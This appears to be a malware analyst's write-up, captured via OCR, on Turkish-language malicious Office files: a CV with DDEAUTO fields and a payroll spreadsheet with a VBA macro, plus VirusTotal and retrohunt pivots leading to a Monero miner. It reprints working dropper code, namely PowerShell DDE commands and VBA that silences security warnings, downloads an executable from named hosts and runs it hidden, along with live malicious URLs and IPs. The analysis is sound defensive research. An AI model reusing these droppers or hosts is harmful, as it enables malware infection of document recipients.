
Ad-Aware	Trojan.Downloader.DDE.Gen.1	Arcabit	Trojan.Downloader.DDE.Gen.1
Avira	HEUR/Downloader.DDE	Baidu	MSWord.Exploit.Agent.e
CAT-QuickHeal	OLE.DDE.3687	ClamAV	Doc.Exploit.DDEautoexec-6346603-0
Cyren	XML.DDEDowndr.AICamelot	DrWeb	W97M.DDE.1
Emsisoft	Trojan.Downloader.DDE.Gen.1 (B)	eScan	Trojan.Downloader.DDE.Gen.1
ESET.NOD32	VBA/DDE.A	F-Secure	Trojan.Downloader.DDE.Gen.1
Fortinet	BAT/DDE.Alt	GData	Trojan.Downloader.DDE.Gen.1
Ikarus	Trojan.VBA.Dde	Kaspersky	HEUR.Trojan-Downloader.MSOffice.Dde...
MAX	Malware (ai Score=100)	McAfee	W97M/MacroLess.j
McAfee-GW-Edition	W97M/MacroLess.j	Microsoft	Exploit.O97M/DDEDowndr.B
Qihoo-360	Virus.office.ddeauto	Rising	Exploit.MS-Office.DDE1.ADFB (CLASSIC)
Symantec	Trojan.Gen.NPE	TACHYON	Suspicious/WOX.DDEAuto
Tencent	Win32.Trojan.Ddevirus.Auto	ZoneAlarm	HEUR.Trojan-Downloader.MSOffice.Dde...


```
C:\Users\Mert\Desktop\malwares\zarina cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml document.xml
Hobiler</w:t></w:r><w:proofErr w:type="spellEnd"/><w:r w:rsidRPr="00B84487"><w:rPr><w:b><w:w w:val="105"/><w:sz
w:val="19"/></w:rPr><w:tab></w:r><w:proofErr w:type="spellStart"/><w:r><w:rPr><w:spacing w:val="2"/><w:w w:val=
"105"/><w:sz w:val="19"/></w:rPr><w:t>Tiyatro</w:t></w:r><w:proofErr w:type="spellEnd"/></w:p><w:p w:rsidR=
"00E117A1" w:rsidRDefault="0024013E" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLNcedenBiimlendirilmi"/><w:shd
w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:lastRenderedPageBreak/><w:t xml:space="preserve">
</w:t></w:r><w:r w:rsidR="00E117A1"><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00E117A1" w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText xml:space=
"preserve"> DDEAUTO c:\Windows\System32\cmd.exe /k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object
System.Net.WebClient).</w:instrText></w:r><w:r w:rsidR="00E117A1" w:rsidRPr="00E117A1"><w:instrText xml:space=
"preserve"></w:instrText></w:r><w:r w:rsidR="00E117A1"><w:instrText xml:space="preserve">DownloadFile('
http://download1078.mediafire.com/wt2jmd6cfvgv/g0nte4jodhcxnjd/final.exe', '%TEMP%\final.exe');
</w:instrText></w:r><w:r><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle
w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText>
Start-Process "%TEMP%\final.exe"</w:instrText></w:r><w:r><w:p w:rsidR="00E117A1" w:rsidRPr="0024013E"
w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val=
"clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/>
</w:r><w:r><w:pPr><w:r><w:instrText>ENTER</w:instrText></w:r><w:r><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:instrText xml:space="preserve"></w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val=
"222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>{ DDEAUTO c:\Windows\System32\cmd.exe /k
powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString(
</w:instrText></w:r><w:r w:rsidRPr="00D74280"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"
/></w:rPr><w:instrText>'http://download1078.mediafire.com/wt2jmd6cfvgv/g0nte4jodhcxnjd/final.exe
', '%TEMP%\final.exe'</w:instrText></w:r><w:r w:rsidRPr="0024013E"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"
/><w:szCs w:val="24"/></w:rPr><w:instrText> powershell -e $e %* </w:instrText></w:r><w:p><w:r w:rsidR="00E117A1"
w:rsidRPr="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="00E117A1"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:rPr><w:sz
w:val="20"/></w:rPr><w:r><w:pPr><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:instrText xml:space="preserve">
</w:instrText></w:r><w:r><w:r><w:rPr><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="separate"/>
</w:r><w:r><w:r><w:r><w:b><w:proof/><w:sz w:val="20"/></w:r><w:r><w:instrText>Beklenmeyen Formül Sonu
</w:instrText></w:r><w:r><w:sz w:val="20"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r><w:r w:rsidRPr=
"00E117A1"><w:rPr><w:color w:val="222222"/><w:sz w:val="24"/><w:szCs w:val="24"/></w:rPr><w:instrText>"
</w:instrText></w:r><w:r><w:p w:rsidR="00E117A1" w:rsidRDefault="00E117A1" w:rsidP="0024013E"><w:pPr><w:pStyle
w:val="HTMLNcedenBiimlendirilmi"/><w:shd w:val="clear" w:color="auto" w:fill="FFFFFF"/></w:pPr><w:r><w:instrText
xml:space="preserve"></w:instrText></w:r><w:r><w:fldChar w:fldCharType="end"/></w:r><w:bookmarkStart w:id="0"
w:name="GoBack"/><w:bookmarkEnd w:id="0"/><w:p w:rsidR="0071316D" w:rsidRPr="00B84487" w:rsidRDefault=
"0071316D"><w:pPr><w:pStyle w:val="GvdeMetni"/><w:r><w:sz w:val="20"/></w:rPr></w:p><w:sectPr w:rsidR=
"0071316D" w:rsidRPr="00B84487" w:rsidSect="00B84487"><w:pgSz w:w="11900" w:h="16840"/><w:pgMar w:top="993" w:right=
"560" w:bottom="0" w:left="0" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/>
</w:sectPr></w:body></w:document>
```

eXtensible Markup Language file length: 38.174 lines: 2 Ln: 2 Col: 35.471 Sel: 0 | 0 Windows (CR LF) UTF-8 INS

```
C:\Users\Mert\Desktop\malwares\cv\word\document.xml - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
document.xml document.xml
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="
http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="
http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml" xmlns:wp14="
http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="
http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10=
"urn:schemas-microsoft-com:office:word" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main"
xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:wpg="
http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="
http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="
http://schemas.microsoft.com/office/word/2006/wordml" xmlns:wps="
http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 wp14"><w:body><w:p w:rsidR=
"006E7123" w:rsidRPr="004B5990" w:rsidRDefault="004B5990"><w:pPr><w:rPr><w:lang w:val="tr-TR"/>
</w:rPr></w:p><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="begin"/>
</w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText xml:space="preserve"></w:instrText></w:r><w:r
w:rsidRPr="004B5990"><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>DDEAUTO
C:\Programs\Microsoft\Office\MSword.exe\...\system32\cmd.exe "http://192.168.
</w:instrText></w:r><w:bookmarkStart w:id="0" w:name="GoBack"/><w:bookmarkEnd w:id="0"/><w:r w:rsidRPr="004B5990"
><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:instrText>162.129.8080/U4xAajpm</w:instrText></w:r><w:r><w:rPr><w:lang
w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="separate"/></w:r><w:r><w:rPr><w:b><w:proof/><w:lang w:val="tr-TR"
/></w:rPr><w:t>Beklenmeyen Form</w:t></w:r><w:r><w:rPr><w:rPr><w:hint="cs"/><w:b><w:proof/><w:lang w:val=
"tr-TR"/></w:rPr><w:t>ü</w:t></w:r><w:r><w:rPr><w:b><w:proof/><w:lang w:val="tr-TR"/></w:rPr><w:t>1 Sonu
</w:t></w:r><w:r><w:rPr><w:lang w:val="tr-TR"/></w:rPr><w:fldChar w:fldCharType="end"/></w:r><w:p><w:sectPr w:rsidR=
"006E7123" w:rsidRPr="004B5990"><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1134" w:right="850" w:bottom="1134"
w:left="1701" w:header="708" w:footer="708" w:gutter="0"/><w:cols w:space="708"/><w:docGrid w:linePitch="360"/>
</w:sectPr></w:body></w:document>
```

eXtensible Markup Language file length: 2.572 lines: 2 Ln: 1 Col: 1 Sel: 0 | 0 Windows (CR LF) UTF-8 INS



The last example that caught my attention was the file “TEMMUZ MAAŞ.xlsm.” When I analyzed the macro file inside the document using the oletools tool, I discovered that it downloads a file named “client.exe” from the web address [http://xfl\[.\]mooo.com](http://xfl[.]mooo.com) and then saves it as “cache1.exe” in the TEMP folder before executing it. The content of the “TEMMUZ MAAŞ.xlsm” file appeared to be realistic enough not to raise suspicion. When I searched for files associated with [http://xfl\[.\]mooo.com](http://xfl[.]mooo.com) both on VirusTotal and through retrohunt, I found numerous unrelated files. Some files were specific instruction files created for a particular organization, while others were user manuals for a product. It started to puzzle me whether there were individuals who managed to access these organization-specific files and inject macros into them, or if malicious actors were diligently creating such realistically macro-laden documents.



SHA256: 18cb1aa0d8f3cb75f3c2f5598fde5d01a094028d7dc1822a6b215272774bdc

File name: =?UTF-8?Q?TEMmuz_MAA=C5=9E=2Exlsm?=
Detection ratio: 15 / 59

Analysis date: 2018-08-17 12:55:28 UTC (5 months ago)



Analysis File detail Additional information Comments 1 Votes

Antivirus	Result	Update
Avira (no cloud)	HEUR/Macro.Downloader	20180817
AVware	LooksLike.Macro.Downloader.a (v)	20180817
CAT-QuickHeal	O97M.Dropper.R	20180817
Endgame	malicious (high confidence)	20180730
F-Secure	Trojan.W97M/MaliciousMacro.GEN	20180817
Fortinet	WM/Agent.B7B2ltr	20180817
Kaspersky	HEUR:Trojan-Downloader.Script.Generic	20180817
NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druzzi	20180817
Qihoo-360	virus.office.qexvmc.1070	20180817
Rising	Macro.Run.c (CLASSIC)	20180817
Symantec	ISB.Downloader.gen60	20180817
TACHYON	Suspicious/XOX.Obfus.Gen	20180817
Tencent	Heur.MSWord.Downloader.d	20180817
ZoneAlarm by Check Point	HEUR:Trojan-Downloader.Script.Generic	20180817
Zoner	Probably W97Shell	20180816

VirusTotal x +

https://www.virustotal.com/#/file/18cb1aa0d8f3cb75f3c2f5598fde5d01a094028d7dc1822a6b215272774bdc/details

Hack 4 Career. Info LinkedIn Mert SARICA (merts) Inbox - mert.sarica@

Search or scan a URL, IP address, domain, or file hash

May create OLE objects.
May enumerate open windows.
May open a file.
May write to a file.
May read system environment variables.

Macros And VBA Code Streams

ThisWorkbook.xls

exe-pattern url-pattern auto-open create-file create-ole enum-windows environ open-file run-file write-file

```
Shell "cmd.exe /c " + TMP, vbHide
End If

End Sub

Sub FDW()
Dim URL, TMP As String
URL = "http://xfi.mooc.com"
TMP = Environ("Temp") & "\$cache1.exe"

Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
If WinHttpRequest Is Nothing Then
Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5")
End If

WinHttpRequest.Option(0) = "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0)"
WinHttpRequest.Option(6) = AllowRedirects
WinHttpRequest.Option(12) = True
WinHttpRequest.Open "GET", URL, False
On Error Resume Next
WinHttpRequest.Send
```

Document Properties

CplastModifiedBy	MÜDÜR
Dccreator	RPC1
Dterms:created	2015-01-15T16:55:01Z
Dterms:modified	2018-08-17T11:07:27Z
AppVersion	12.0000
Application	Microsoft Excel
DocSecurity	0
HyperlinksChanged	false
LinksUpToDate	false
ScaleCrop	false

TEMMUZ MAAŞ.xls - Excel

File Home Insert Page Layout Formulas Data Review View Tell me what you want to do... Sign in Share

Clipboard Font Alignment Number Styles Cells Editing

SECURITY WARNING Macros have been disabled. Enable Content

D28

XCEL FORMAT DOSYASININ KULLANIMI				
HAZİRAN MAAŞ VE EĞİTİM ÖĞRETİM ODENEĞİ				
	Ödeme Tarihi	17.08.2018	Toplam Ödenecek Tutar ve Personel Sayısı	
MÜŞTERİ NUMARASI	Şube Kodu	731	17.224,61	
	Kurum Kodu	SE	11	
	Ay	07	Para Birimi	
	Ödeme Türü	M	TL	
Personel Adı Soyadı	Personel Hesap No	Personel Sicil No	Meblağ	Personel İban No
Personel Adı Soyadı	17 haneli bankomat hesap numarasını yazınız. (001580.....)	Sicil Hanesi 12 Karakterli geçmemelidir.	Miktarı giriniz,Kurş. hanesi 2 karakterlidir. İçli kısmın miktarı yok ise; sadece sıfır (0) giriniz.	26 haneli İban numarasını yazınız. (TR.....)
			1.603,12	
			1.543,12	
			1.543,12	
			1.596,40	
			1.543,12	
			1.543,12	
			1.543,12	
			1.596,40	
			1.565,95	
			1.573,57	
			1.573,57	

kurummaas Kullanım Klavuzu Sheets 1

```

C:\Windows\system32\cmd.exe

Private Sub App_DocumentOpen(ByVal Doc As Document)
    Application.DisplayAlerts = False
    Closing = False
    ActiveDocument.Content.Font.Hidden = False

    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Excel\Security\UBAWarnings", 1, "REG_DWORD"
    RegKeySave "HKCU\Software\Microsoft\Office\" & Application.Version & "\Word\Security\UBAWarnings", 1, "REG_DWORD"

    Call MPS
End Sub

Private Sub App_DocumentBeforeSave(ByVal Doc As Document, SaveAsUI As Boolean, Cancel As Boolean)
    If Closing Then
        ActiveDocument.Content.Font.Hidden = True
    End If
End Sub

Private Sub App_DocumentBeforeClose(ByVal Doc As Document, Cancel As Boolean)
    Closing = True
End Sub

Sub RegKeySave(i_RegKey As String, i_Value As String, Optional i_Type As String = "REG_SZ")
    Dim myWS As Object
    Set myWS = CreateObject("WScript.Shell")
    myWS.RegWrite i_RegKey, i_Value, i_Type
End Sub

Sub MPS()
    Dim FS: Set FS = CreateObject("scripting.filesystemobject")
    TMP = Environ("Temp") & "\~$cache1.exe"

    If Not FS.FileExists(TMP) Then
        Call FDW
        If FS.FileExists(TMP) Then
            On Error Resume Next
            Shell "cmd.exe /c " & TMP, vbHide
        End If
    Else
        On Error Resume Next
        Shell "cmd.exe /c " & TMP, vbHide
    End If
End Sub

Sub FDW()
    Dim URL, TMP As String
    URL = "http://xfl.mo00.com"
    TMP = Environ("Temp") & "\~$cache1.exe"

    Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
    If WinHttpRequest Is Nothing Then
        Set WinHttpRequest = CreateObject("WinHttp.WinHttpRequest.5")
    End If

```

Search otools


Type	Size
File folder	
File folder	
File folder	
Python File	0 KB
Compiled Python ...	1 KB
Microsoft Word M...	11.478 KB
Microsoft Word D...	13 KB
Text Document	6 KB
VBScript Script File	6 KB
VBScript Script File	8 KB
Microsoft Word D...	13 KB
VBA File	4 KB
Python File	7 KB
Microsoft Word 9...	58 KB
Text Document	3 KB
Python File	15 KB
Python File	17 KB
Python File	15 KB

%100

Job status	Finished
Rules	rule xfl_sifresi : XFL { meta: author = "Mert SARICA (mert.sarica@gmail.com)" version = "0.1" weight = 5 strings: \$a = "xfl.mooco.com" ...
Creation time	Oca. 5, 2019, 8:22 ö.ö.
Finish time	Oca. 5, 2019, 11:48 ö.ö.
Scanned data	420.9 TB
Scanning speed	Calculating...
Matches	24 Download hashes

[Start new job](#)

Communicating Files					Scanned	Detections	Type	Name
Scanned	Detections	Type	Name		2018-12-01	50 / 67	Win32 EXE	client
2018-12-30	36 / 62	Office Open XML Document	P.06 İzleme ve Ölçme Cihazlarının Kontrolü Prosedürü.docm		2019-01-04	1 / 61	ZIP	eW54eTNB0G02MHUqenU4NHRzcURRSDcbrUI3ajJUYWkcmdYNU82T3J3RT06
2018-12-25	34 / 62	Office Open XML Document	=?UTF-8?Q?S=C4=B0MPRO3f_KULLANIM_KILAVUZU=5FBT=2Edo cm?=-		Files Referring			
2018-12-18	33 / 60	Office Open XML Document	P.04 İyi Üretim Uygulamaları (GMP) Prosedürü.docm		Scanned	Detections	Type	Name
2018-12-13	35 / 61	Office Open XML Document	E.1021 SIEMENS ŞALT MALZEME SİPARİŞ LİSTESİ 1.docm		2019-01-04	37 / 60	MS Word Document	vbaProject.bin
2018-12-01	34 / 59	Office Open XML Document	T.24 YANGIN TALİMATI.docm		2019-01-04	37 / 60	MS Word Document	vbaProject.bin
2018-11-08	34 / 61	Office Open XML Document	PG.04 PERSONEL HİJYEN SANİTASYON PROGRAMI.docm		2019-01-04	35 / 61	Office Open XML Document	PG.05 ÖN GEREKSİNİM PROGRAMI.docm
2018-11-08	32 / 59	Office Open XML Document	HEK.EK.01 HACCP POLİTİKASI.docm		2019-01-03	38 / 60	MS Word Document	vbaProject.bin
2018-11-05	31 / 61	Office Open XML Document	PL.04 ACIL DURUM PLANI.docm		2019-01-03	37 / 61	MS Excel Spreadsheet	vbaProject.bin
2018-11-05	25 / 61	Office Open XML Document	T.03 DEPOLAMA TALİMATI.docm		2019-01-03	35 / 58	MS Excel Spreadsheet	vbaProject.bin
2018-10-30	25 / 60	Office Open XML Document	P.02 DOĞRULAMA VE GEÇERLİ KILMA PROSEDÜRÜ.docm		2019-01-03	37 / 60	MS Word Document	vbaProject.bin
2018-10-26	32 / 61	Office Open XML Spreadsheet	F-28 Sevkiyat Formu.xlsm		2019-01-03	35 / 57	MS Word Document	vbaProject.bin
					2019-01-03	37 / 59	MS Word	vbaProject.bin



When I conducted a search specifically for the web address [http://xfl\[.\]mooc.com](http://xfl[.]mooc.com) and the associated resolved IP addresses, I came across the "srin2" file that was downloaded from one of the IP addresses. I downloaded the file and opened it using the 7-Zip tool, and upon examining

the “config.json” file, it became apparent that it was a software used for mining Monero digital currency.

50
/ 67

60 engines detected this file

055d4b6e6d189ff1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3

client

699.5 KB

2018-12-01 00:45:15 UTC

1 month ago

EXE

Chrome

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

SUBMISSIONS

COMMUNITY

Graph Summary

2 similar files

3 itw urls

1 itw domains

ITW Urls

Scanned	Detections	URL
2018-12-30	13 / 68	http://140.82.59.108/client
2019-01-03	5 / 67	http://xft.mooco.com/
2018-11-23	6 / 66	http://45.76.3.86/client

Contained in Graphs

Owner	Description

VirusTotal

Community

Tools

Premium Services

Documentation

4 detected URLs under this IP address

140.82.59.108

US

RELATIONS

COMMUNITY

Graph Summary

2 resolutions

4 urls

1 communicating files

2 downloaded files

Downloaded Files

Scanned	Detections	Type	Name
2018-12-01	50 / 67	Win32 EXE	client
2018-12-29	44 / 71	Win32 EXE	/var/www/clean-mox/virusesevidence/output.114522386.bt

Passive DNS Replication

Date resolved	Domain
2018-12-26	xred.mooco.com
2018-07-31	puppet-master.io

URLs

Scanned	Detections	URL
2019-01-01	4 / 67	http://140.82.59.108/
2018-12-30	13 / 68	http://140.82.59.108/client
2018-12-28	12 / 69	http://140.82.59.108/srim2
2018-12-24	2 / 66	http://xred.mooco.com/

Communicating Files

Scanned	Detections	Type	Name
2018-11-05	47 / 68	Win32 EXE	G130.6.1.1.exe

The screenshot displays two windows. The top window is the VirusTotal interface for IP address 45.76.3.86. It shows a message: "No interesting sightings for this IP address". Below this, there are two tabs: "RELATIONS" and "COMMUNITY". The "RELATIONS" tab is active, showing a "Graph Summary" with a diagram indicating "4 urls" and "3 downloaded files". To the right, there are two tables: "URLs" and "Downloaded Files".

Scanned	Detections	URL
2019-01-02	1 / 66	http://45.76.3.86/
2018-12-24	8 / 67	http://45.76.3.86/srim2
2018-11-23	6 / 66	http://45.76.3.86/client
